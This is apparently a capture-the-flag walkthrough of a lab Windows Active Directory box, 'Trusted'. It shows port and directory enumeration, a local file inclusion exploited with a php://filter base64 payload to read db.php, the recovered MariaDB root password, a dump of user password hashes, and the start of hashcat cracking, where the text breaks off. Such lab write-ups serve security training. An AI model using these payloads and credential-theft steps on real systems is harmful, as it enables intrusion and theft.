Overview
- Type Chains
- OS Windows
- Severity Easy
- Creator r0BIT
- Release date 2022 Sep 20
- IP 10.10.140.69, 10.10.140.70
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.140.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 11:49 JST
Nmap scan report for 10.10.140.69
Host is up (0.24s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-03 02:50:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-10-03T02:51:21+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: TRUSTED
|   NetBIOS_Domain_Name: TRUSTED
|   NetBIOS_Computer_Name: TRUSTEDDC
|   DNS_Domain_Name: trusted.vl
|   DNS_Computer_Name: trusteddc.trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-10-03T02:51:12+00:00
| ssl-cert: Subject: commonName=trusteddc.trusted.vl
| Not valid before: 2024-10-02T02:46:19
|_Not valid after:  2025-04-03T02:46:19
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
59653/tcp open  msrpc         Microsoft Windows RPC
64498/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: TRUSTEDDC; OS: Windows; CPE: cpe:/o:microsoft:windows
- add
trusteddc.trusted.vl,trusted.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.140.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 11:49 JST
Nmap scan report for 10.10.140.70
Host is up (0.24s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
| http-title: Welcome to XAMPP
|_Requested resource was http://10.10.140.70/dashboard/
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-03 02:50:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
| http-title: Welcome to XAMPP
|_Requested resource was https://10.10.140.70/dashboard/
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql         MySQL 5.5.5-10.4.24-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.24-MariaDB
|   Thread ID: 10
|   Capabilities flags: 63486
|   Some Capabilities: ConnectWithDatabase, FoundRows, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, Speaks41ProtocolOld, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsTransactions, SupportsLoadDataLocal, IgnoreSigpipes, InteractiveClient, Support41Auth, LongColumnFlag, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: %RMlYX/"Wtbku*ka#*Fd
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: LAB
|   NetBIOS_Domain_Name: LAB
|   NetBIOS_Computer_Name: LABDC
|   DNS_Domain_Name: lab.trusted.vl
|   DNS_Computer_Name: labdc.lab.trusted.vl
|   DNS_Tree_Name: trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-10-03T02:51:22+00:00
|_ssl-date: 2024-10-03T02:51:28+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=labdc.lab.trusted.vl
| Not valid before: 2024-10-02T02:46:21
|_Not valid after:  2025-04-03T02:46:21
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
50823/tcp open  msrpc         Microsoft Windows RPC
55515/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: LABDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2024-10-03T02:51:21
|_  start_date: N/A
- add
labdc.lab.trusted.vl,lab.trusted.vlin /etc/hosts
Found 2 Domain Controllers:
- trusteddc.trusted.vl
- labdc.lab.trusted.vl
Both have DNS, LDAP, SMB, KERBEROS, RDP and WINRM open The 2nd has also HTTP/HTTPS and MARIADB open.
WEB (80/tcp, 443/tcp)
We have a default XAMPP page:


For HTTPS we can note that certificate is for
localhost
Gobuster - Directory discovery
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.10.140.70 -b 302,404,412
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.140.70
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   412,302,404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 301]
/.htm                 (Status: 403) [Size: 301]
/img                  (Status: 301) [Size: 334] [--> http://10.10.140.70/img/]
/dev                  (Status: 301) [Size: 334] [--> http://10.10.140.70/dev/]
/webalizer            (Status: 403) [Size: 301]
/phpmyadmin           (Status: 403) [Size: 301]
/.htaccess            (Status: 403) [Size: 301]
/examples             (Status: 503) [Size: 401]
/dashboard            (Status: 301) [Size: 340] [--> http://10.10.140.70/dashboard/]
/.htc                 (Status: 403) [Size: 301]
/IMG                  (Status: 301) [Size: 334] [--> http://10.10.140.70/IMG/]
/Img                  (Status: 301) [Size: 334] [--> http://10.10.140.70/Img/]
...
Found something interesing about /img and /dev:

At the bottom of /dev page, we have something interesting as a hint:

In the home page we can see that the index.htlm has a paramter ?view=index.html:

Same with the contact page: http://10.10.227.150/dev/index.html?view=contact.html
Since we have a ?view= parameter, there’s an opportunity to exploit LFI.
LFI fuzzing
$ wfuzz -u "http://lab.trusted.vl/dev/index.html?view=FUZZ.php" -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt --hw 89
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://lab.trusted.vl/dev/index.html?view=FUZZ.php
Total requests: 38267

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000159:   200        30 L     55 W       763 Ch      "db"
000000234:   200        31 L     75 W       892 Ch      "system"
000000802:   200        30 L     54 W       741 Ch      "pear"
000002136:   200        37 L     98 W       1185 Ch     "table"
...
Check and confirm we can access to http://lab.trusted.vl/dev/index.html?view=db.php

Now to confirmed that LFI works, we can try Local File Inclusion (LFI) to see if any of the local files get included.
As our target is a Windows device then we try to get C:/WINDOWS/System32/drivers/etc/hosts

LFI confirmed
Now we try to exploit it to get the content of db.php (as contains credentials).
PHP Filter bypassing
Our way is as below:
- Use the
viewparameter to start the LFI statement. - Use a PHP filter to convert all contents that we dump to base64.
- Using the parameter resource to say that we want to dump all contents of db.php to base64.
- Decode the base64 to get the clear data.

$ curl -s "http://lab.trusted.vl/dev/index.html?view=php://filter/read=convert.base64-encode/resource=db.php"

<!DOCTYPE HTML>
<!-- Website template by freewebsitetemplates.com -->
<html>
<head>
	<meta charset="UTF-8">
	<title>Law Firm</title>
	<link rel="stylesheet" href="css/style.css" type="text/css">
</head>
<body>
	<div id="header">
		<div class="clearfix">
			<div class="logo">
				<a href="index.html?view=index.html"><img src="images/logo.png" alt="LOGO" height="52" width="362"></a>
			</div>
			<ul class="navigation">
				<li class="active">
					<a href="index.html?view=index.html">Home</a>
				</li>
				<li>
					<a href="index.html?view=about.html">About</a>
				</li>
				</li>
				<li>
					<a href="index.html?view=contact.html">Contact</a>
				</li>
			</ul>
		</div>
	</div>
<p>PD9waHAgDQokc2VydmVybmFtZSA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIlN1cGVyU2VjdXJlTXlTUUxQYXNzdzByZDEzMzcuIjsNCg0KJGNvbm4gPSBteXNxbGlfY29ubmVjdCgkc2VydmVybmFtZSwgJHVzZXJuYW1lLCAkcGFzc3dvcmQpOw0KDQppZiAoISRjb25uKSB7DQogIGRpZSgiQ29ubmVjdGlvbiBmYWlsZWQ6ICIgLiBteXNxbGlfY29ubmVjdF9lcnJvcigpKTsNCn0NCmVjaG8gIkNvbm5lY3RlZCBzdWNjZXNzZnVsbHkiOw0KPz4=</p></body>
</html>
$ echo -n 'PD9waHAgDQokc2VydmVybmFtZSA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIlN1cGVyU2VjdXJlTXlTUUxQYXNzdzByZDEzMzcuIjsNCg0KJGNvbm4gPSBteXNxbGlfY29ubmVjdCgkc2VydmVybmFtZSwgJHVzZXJuYW1lLCAkcGFzc3dvcmQpOw0KDQppZiAoISRjb25uKSB7DQogIGRpZSgiQ29ubmVjdGlvbiBmYWlsZWQ6ICIgLiBteXNxbGlfY29ubmVjdF9lcnJvcigpKTsNCn0NCmVjaG8gIkNvbm5lY3RlZCBzdWNjZXNzZnVsbHkiOw0KPz4=' | base64 -d
<?php
$servername = "localhost";
$username = "root";
$password = "SuperSecureMySQLPassw0rd1337.";

$conn = mysqli_connect($servername, $username, $password);

if (!$conn) {
  die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
?>
Found MariaDB credentials
root:SuperSecureMySQLPassw0rd1337.
MariaDB enumerating
As we need a break then we start a new instance and update our /etc/hosts accordingly:
We authenticate to MariaDB using the credentials as we saw before with nmap that 3306/tcp is open:
$ mysql -h lab.trusted.vl -u root -pSuperSecureMySQLPassw0rd1337. --skip_ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 10
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
- Don’t forget to use the parameter
--skip_sslelse you have the errorERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it - Since MariaDB Version 10.10.1 the MariaDB command line client requires a secure connection and enables the
--ssloption by default. See also MDEV-27105
We found the database news then enumerate the content of the table users then grab some hashed passwords:
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| news               |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
6 rows in set (0.275 sec)

MariaDB [(none)]> use news;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [news]> show tables;
+----------------+
| Tables_in_news |
+----------------+
| users          |
+----------------+
1 row in set (0.255 sec)

MariaDB [news]> select * from users;
+----+------------+--------------+-----------+----------------------------------+
| id | first_name | short_handle | last_name | password                         |
+----+------------+--------------+-----------+----------------------------------+
|  1 | Robert     | rsmith       | Smith     | 7e7abb54bbef42f0fbfa3007b368def7 |
|  2 | Eric       | ewalters     | Walters   | d6e81aeb4df9325b502a02f11043e0ad |
|  3 | Christine  | cpowers      | Powers    | e3d3eb0f46fe5d75eed8d11d54045a60 |
+----+------------+--------------+-----------+----------------------------------+
3 rows in set (0.269 sec)

MariaDB [news]> quit;
Bye
Hash cracking (rsmith)
We have many ways to crack them to retrieve the password:
- More faster with https://crackstation.net/:

Found
rsmith:IHateEric2
- With Hashcat:
$ hashcat -a 0 -m 0 '7e7abb54bbef42f0fbfa3007b368def7' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
